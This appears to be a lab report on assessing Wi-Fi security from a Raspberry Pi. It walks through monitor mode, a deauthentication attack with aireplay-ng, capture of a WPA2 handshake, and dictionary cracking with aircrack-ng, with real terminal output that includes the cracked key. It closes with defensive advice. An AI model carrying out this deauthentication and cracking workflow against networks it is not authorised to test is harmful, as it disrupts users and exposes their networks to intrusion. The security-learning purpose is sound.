Wi-Fi Network Vulnerability Assessment Report

Table of Contents

1. Introduction

Overview

This task involves setting up a Raspberry Pi as a router with OpenWrt, testing it with an actual router, identifying network vulnerabilities, exploiting a simulated attack, and detecting this attack using network analysis tools. The process is designed to enhance understanding of network security and vulnerability management in a controlled and ethical manner.

Purpose

The purpose is to develop a comprehensive understanding of network security through practical experience in configuring routers, identifying vulnerabilities, simulating attacks, and detecting malicious activities.

Scope

The scope covers the installation and configuration of OpenWrt on a Raspberry Pi, testing and assessing network security with a real router, conducting ethical hacking to identify and exploit vulnerabilities, and using tools like Wireshark and Splunk for attack detection and analysis. The process is designed to provide hands-on experience in network security while adhering to ethical guidelines.

2. Tools and Equipment

List of Tools

- **Aircrack-ng**: Suite for monitoring and cracking WEP and WPA/WPA2 keys.
- **Kismet**: Wireless network detector and sniffer.
- **Reaver**: Tool for exploiting WPS vulnerabilities.
- **Hashcat**: Advanced password recovery tool.
- **Tshark:** CLI of wireshark

Wi-Fi Adapter Setup

- **Model**: Realtek Semiconductor Corp. RTL8723BU 802.11b/g/n WLAN Adapter
- **Setup Instructions**:Detailed steps for setting up the Wi-Fi adapter on your Raspberry Pi 4B, including driver installation and configuration.
    - ❖ Update Raspberry Pi OS.
    - ❖ Install necessary packages and headers.
    - ❖ Download, build, and install the driver from a GitHub repository.
    - ❖ Load the driver and configure the Wi-Fi settings using either `raspi-config` or manual configuration.
    - ❖ Reboot and verify the connection.

Raspberry Pi 4B Configuration

- **OS**: Raspberry Pi OS Full(64-bit)
- **Configuration**: Steps to prepare the Raspberry Pi for network penetration testing, including necessary software installations.

To configure a Raspberry Pi 4B for network penetration testing with Raspberry Pi OS Full (64-bit):

❖ **Flash Raspberry Pi OS Full (64-bit)** onto an SD card and set up the Raspberry Pi.

❖ **Update and upgrade** the system using `sudo apt update && sudo apt upgrade && sudo apt dist-upgrade`.

❖ **Install essential software** including build tools (`build-essential dkms`), network tools (`net-tools iputils-ping nmap`), Wi-Fi tools (`wireless-tools aircrack-ng`), packet analysis tools (`wireshark`), exploitation tools (`metasploit-framework`), penetration testing frameworks (`nikto sqlmap`), and Git (`git`).

❖ **Configure network interfaces**, optionally set a static IP, and ensure the Wi-Fi adapter is enabled.

❖ **Install and configure additional tools** such as Kali Linux tools (`kali-linux-full`) and optionally Splunk from the official website.

❖ **Secure your Raspberry Pi** by changing default passwords, configuring SSH, and optionally setting up a firewall (`ufw`).

❖ **Reboot the system** and verify that all installations and configurations are working as expected.

3. Identifying Target Router

Finding the Target Network

Run `Airodump-ng` on the Wi-Fi adapter (e.g., `wlan1`) to scan for nearby networks:

`It` will display a list of detected networks, including details such as SSID (network name) and BSSID (MAC address of the access point).

Analyze Network Characteristics:

- **SSID**: Identify the network names (SSIDs) from the scan results.
- **BSSID**: Note the MAC addresses (BSSIDs) of the access points.
- **Encryption Type**: Check the encryption type (e.g., WPA2, WPA3) listed in the scan results to understand the network's security.

4. Attack Methodology

Deauthentication Attack

- **Tool Used**: Aircrack-ng.
- **Steps**:

Initiate Deauthentication Attack:

Use `aireplay-ng` to start the deauthentication attack on the target network, which forces clients to disconnect and reconnect:

- Insert the MAC address of the access point and `Client MAC` with the MAC address of a connected client (if known). If you want to target all clients, omit `-c Client MAC`.

Capture the 4-Way Handshake:

While the deauthentication attack is in progress, `Airodump-ng` will capture the reauthentication process, including the 4-way handshake:

- Insert the channel number of the target network and `Target BSSID` with the MAC address of the access point. The `-w handshake` option saves the captured handshake to a file named `handshake.cap`.

Verify Capture:

- Once clients reconnect, verify that the 4-way handshake was captured successfully in the `handshake.cap` file.

5. Password Cracking

Using the Inbuilt Wordlist

- **Wordlist**: rockyou.txt
- **Cracking Process** with Aircrack-ng:

Insert the BSSID of the target router and `handshake.cap` with the name of the file where the handshake was saved.

Password Cracking:

- Aircrack-ng will start the process of checking each password in the wordlist against the captured handshake.
- If the correct password is in the wordlist, Aircrack-ng will display the decrypted password.

6. Results and Discussion

Vulnerability Findings

Weak Password Vulnerability: The successful capture and cracking of the WPA/WPA2 handshake revealed that the target network was vulnerable to a dictionary attack. The password was found using a common wordlist (`rockyou.txt`), indicating that the network used a weak or commonly used password.

- **Deauthentication Attack Susceptibility**: The network was vulnerable to a deauthentication attack, which forced connected clients to disconnect and reconnect, allowing the capture of the 4-way handshake. This attack can disrupt service and enable further exploitation.

Impact

- **Password Exposure**: Once the password is cracked, attackers gain unauthorized access to the Wi-Fi network, compromising data confidentiality, allowing access to internal devices, and possibly launching further attacks (e.g., man-in-the-middle).
- **Network Downtime**: The deauthentication attack can cause significant network disruptions, disconnecting users from the network and affecting the availability of services.
- **Security Breach Risk**: If attackers can easily exploit weak passwords or perform deauthentication attacks, the entire network could be at risk, leading to unauthorized access to sensitive information, potential malware injection, and the use of the network for illegal activities.

Lessons Learned

Insights

- **Strong Passwords Are Critical**: The use of a strong, complex, and unique password is essential to defend against dictionary and brute-force attacks. A weak password drastically reduces the network's security.
- **Enhanced Encryption**: WPA2 or WPA3 encryption with strong passphrases provides better security. WPA3 offers stronger protection against brute-force attacks and should be preferred if available.
- **Network Monitoring**: Regularly monitoring the network for unusual activity, such as a spike in deauthentication requests, can help detect ongoing attacks. Tools like Wireshark for intrusion detection systems (IDS) should be in place.

Suggestions for Improving Network Security

- **Use Stronger Passwords**: Implementing complex passwords with a mix of uppercase, lowercase, numbers, and special characters can mitigate dictionary attacks.
- **Upgrade to WPA3**: WPA3 provides enhanced security features, including better protection against brute-force attacks and more secure encryption algorithms.
- **Enable MAC Filtering**: Restrict access by using MAC address filtering, though not foolproof, it adds another layer of defense.
- **Monitor for Attacks**: Regularly use network monitoring tools like Wireshark and IDS tools to detect any unauthorized activity or suspicious network behavior.
- **Reduce Deauthentication Vulnerability**: Use access points that support management frame protection (MFP) to help reduce the impact of deauthentication attacks. WPA3 includes protections that can help prevent this type of attack.

7. Conclusion

Summary

The assessment of the target network revealed several critical vulnerabilities that could compromise its security. By using a deauthentication attack, it was possible to force clients to reconnect, allowing the capture of the 4-way WPA handshake. This handshake was subsequently cracked using the `rockyou.txt` wordlist, revealing a weak password. The attack methodology proved highly effective, demonstrating the susceptibility of the network to common penetration techniques such as deauthentication attacks and dictionary-based password cracking.

The key findings highlight that weak passwords and the lack of advanced security measures like WPA3 or management frame protection can expose a network to severe security threats. These vulnerabilities can lead to unauthorized network access, disruption of services, and potential data breaches, stressing the importance of using strong encryption and robust password policies.

Overall, the attack methodology employed in this assessment was successful in identifying and exploiting vulnerabilities, providing valuable insights into the need for improved security practices.

8. References

1. **Aircrack-ng Suite**
   - Tool used for packet capturing, deauthentication attacks, and cracking WPA/WPA2 handshakes.
   - Official website: https://www.aircrack-ng.org
2. **Airodump-ng**
   - Used for discovering and analyzing networks, capturing handshakes, and identifying BSSID and encryption types.
   - Part of the Aircrack-ng suite: https://www.aircrack-ng.org/doku.php?id=airodump-ng
3. **Aireplay-ng**
   - Used for initiating deauthentication attacks to capture the WPA handshake.
   - Part of the Aircrack-ng suite: https://www.aircrack-ng.org/doku.php?id=aireplay-ng
4. **Wireshark**
   - Packet capture and analysis tool used for network monitoring and detecting attacks.
   - Official website: https://www.wireshark.org
5. **rockyou.txt Wordlist**

- Commonly used wordlist for dictionary attacks in password cracking.
- Available in Kali Linux: `/usr/share/wordlists/rockyou.txt`

6. **Kali Linux**


- Penetration testing operating system, providing pre-installed tools like Aircrack-ng and Wireshark.
- Official website: https://www.kali.org

7. **Raspberry Pi 4B**

- Hardware platform used for running the penetration testing tools.
- Official website: https://www.raspberrypi.org

Part 2 Report - Technical

1. Verification of the Wi-fi Adapter




```
root@ntsa-pi:/home/betta# lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 003: ID 046d:c534 Logitech, Inc. Nano Receiver
Bus 001 Device 004: ID 0bda:b720 Realtek Semiconductor Corp. RTL8723BU 802.11b/g
/n WLAN Adapter
Bus 001 Device 002: ID 2109:3431 VIA Labs, Inc. Hub
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
```

2. Installation Necessary Dependencies:
Command: **sudo apt install build-essential dkms raspberrypi-kernel-headers**

3. Download the RTL8723BU Driver
Get the Driver Source: The RTL8723BU driver might not be included in the default repositories, so you need to get it from a reliable source like GitHub.
Command: **git clone https://github.com/lwfinger/rtl8723bu.git**

4. Build and install the Drivers:
Commands: cd rtl8723bu
make
sudo make install

5. **Load the Driver**:
Command: `sudo modprobe 8723bu`
Check if the Adapter is Recognized:
`Iwconfig`
You should see the wireless interface `wlan1`.
Nevertheless: The driver(rtl8xxxu) was already preinstalled on the Raspberry Pi 4b OS i used above




```
root@ntsa-pi:/home/betta# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:"telenet-6F5FB 2.4"
          Mode:Managed  Frequency:2.437 GHz  Access Point: 68:02:B8:E4:20:CA
          Bit Rate=39 Mb/s   Tx-Power=31 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
          Link Quality=45/70  Signal level=-65 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:48  Invalid misc:0   Missed beacon:0

wlan1     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Encryption key:off
          Power Management:off
```

Installation of additional tools:


- Sudo apt install tshark
- Sudo apt install bettercap
- Sudo apt install ettercap-graphical
- Sudo apt install hashcat
- Sudo apt install aircrack-ng

Key Tools:

- Airmon-ng: Enables monitor mode on Wi-Fi interfaces.
  This will startup wlan1 and change the mode from Managed to Monitor



```
root@ntsa-pi:/home/betta# airmon-ng start wlan1

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    552 avahi-daemon
    562 avahi-daemon
    730 NetworkManager
    736 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           brcmfmac        Broadcom 43430
phy1    wlan1           rtl8xxxu        Realtek Semiconductor Corp. RTL8723BU
802.11b/g/n WLAN Adapter
                (monitor mode enabled)
```




```
wlan1     IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:off
```

To begin capturing, all Processes that are running must be stop in other not to hinder the packets capturing process:


Command to kill all the processes: sudo airmon-ng check kill

- Airodump-ng: Captures packets and identifies networks and clients.
  Command: airodump-ng wlan1




```
CH  4 ][ Elapsed: 1 min ][ 2024-09-11 23:23

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

1A:01:34:FC:11:0A  -39       23        0    0   3  180   WPA2 CCMP   PSK  Nokia 7.2
68:02:B8:74:C2:4A  -80        4        0    0  11  540   WPA2 CCMP   PSK  telenet-C4BCF5A
F4:EC:38:AD:3B:9E  -79       15        0    0   4  270   WPA2 CCMP   PSK  TP-LINK_AD3B9E
1C:64:99:C0:3D:88  -79        5        0    0   1  130   WPA2 CCMP   PSK  telenet-BDDFF7D
04:E3:1A:C9:8B:15  -80        2        1    0   1  195   WPA2 CCMP   PSK  telenet-92391CD
D8:33:B7:C1:50:56  -78       18        0    0  11  195   WPA2 CCMP   PSK  telenet-5EA7E
F2:4D:D4:50:9D:17  -78       21        0    0  11  130   WPA2 CCMP   MGT  Proximus Public Wi-Fi
F0:4D:D4:50:9D:16  -77        7        4    0  11  130   WPA2 CCMP   PSK  Proximus-Home-9D10
```

- Aireplay-ng: Injects packets to perform attacks such as deauthentication.




```
CH  3 ][ Elapsed: 1 min ][ 2024-09-11 23:27 ][ WPA handshake: 1A:01:34:FC:11:0A

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

1A:01:34:FC:11:0A  -16  80      753       36    0   3  180   WPA2 CCMP   PSK  Nokia 7.2

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

1A:01:34:FC:11:0A  0E:72:32:7D:1B:26  -63    1e- 1      0      119  EAPOL  Nokia 7.2
```

Saved Captured files:




```
root@ntsa-pi:/home/betta# ls
2024-09-12-062801_1920x1200_scrot.png  cap-01.kismet.netxml  Pictures
2024-09-12-062805_1920x1200_scrot.png  cap-01.log.csv        Public
Bookshelf                              Desktop               Templates
cap-01.cap                             Documents             thinclient_drives
cap-01.csv                             Downloads             Videos
cap-01.kismet.csv                      Music
root@ntsa-pi:/home/betta# █
```

Inspection of the package with tshark



```
root@ntsa-pi:/home/betta#
root@ntsa-pi:/home/betta# sudo tshark -r cap-01.cap -Y eapol
Running as user "root" and group "root". This could be dangerous.
 1240  77.789518 1a:01:34:fc:11:0a → 0e:72:32:7d:1b:26 EAPOL 133 Key (Message 1 of 4)
 1242  77.798437 0e:72:32:7d:1b:26 → 1a:01:34:fc:11:0a EAPOL 155 Key (Message 2 of 4)
 1245  77.807929 1a:01:34:fc:11:0a → 0e:72:32:7d:1b:26 EAPOL 189 Key (Message 3 of 4)
 1248  77.811882 0e:72:32:7d:1b:26 → 1a:01:34:fc:11:0a EAPOL 133 Key (Message 4 of 4)
 1723 436.962333 1a:01:34:fc:11:0a → 0e:72:32:7d:1b:26 EAPOL 133 Key (Message 1 of 4)
 1725 436.966013 0e:72:32:7d:1b:26 → 1a:01:34:fc:11:0a EAPOL 155 Key (Message 2 of 4)
root@ntsa-pi:/home/betta# 
```

- Aircrack-ng: Cracks WEP and WPA/WPA2 encryption keys



```
root@ntsa-pi:/home/betta# sudo aircrack-ng -w rockyou.txt -b 1A:01:34:FC:11:0A cap-01.cap
Reading packets, please wait...
Opening cap-01.cap
Resetting EAPOL Handshake decoder state.
Read 2029 packets.

1 potential targets



                               Aircrack-ng 1.7

      [00:00:02] 1162/10303651 keys tested (640.43 k/s)

      Time left: 4 hours, 28 minutes, 6 seconds                  0.01%

                          KEY FOUND! [ bettantsapi ]


      Master Key     : 9E 9F 12 D2 C5 FA B0 EC 58 2F 7D 8E B3 F6 1E D6
                       63 B6 8B 97 7C AF DD 38 39 C6 58 3D A6 5A D3 B5

      Transient Key  : 7C 69 A5 91 32 91 94 27 F5 3E 8D 8E 22 1B 9D 11
                       D8 FB 7A CB 34 17 33 99 96 3F 98 86 4D 38 7B A5
                       45 99 B5 8A 38 DF E2 6A BF 73 79 DE 41 E2 F2 71
                       0F F0 77 A4 D1 9E 4A BD 65 8A 61 2D B7 59 22 F0

      EAPOL HMAC     : C4 53 0F 30 24 30 39 A6 A9 97 5A 28 ED AE 64 33
```

Post Exploitation: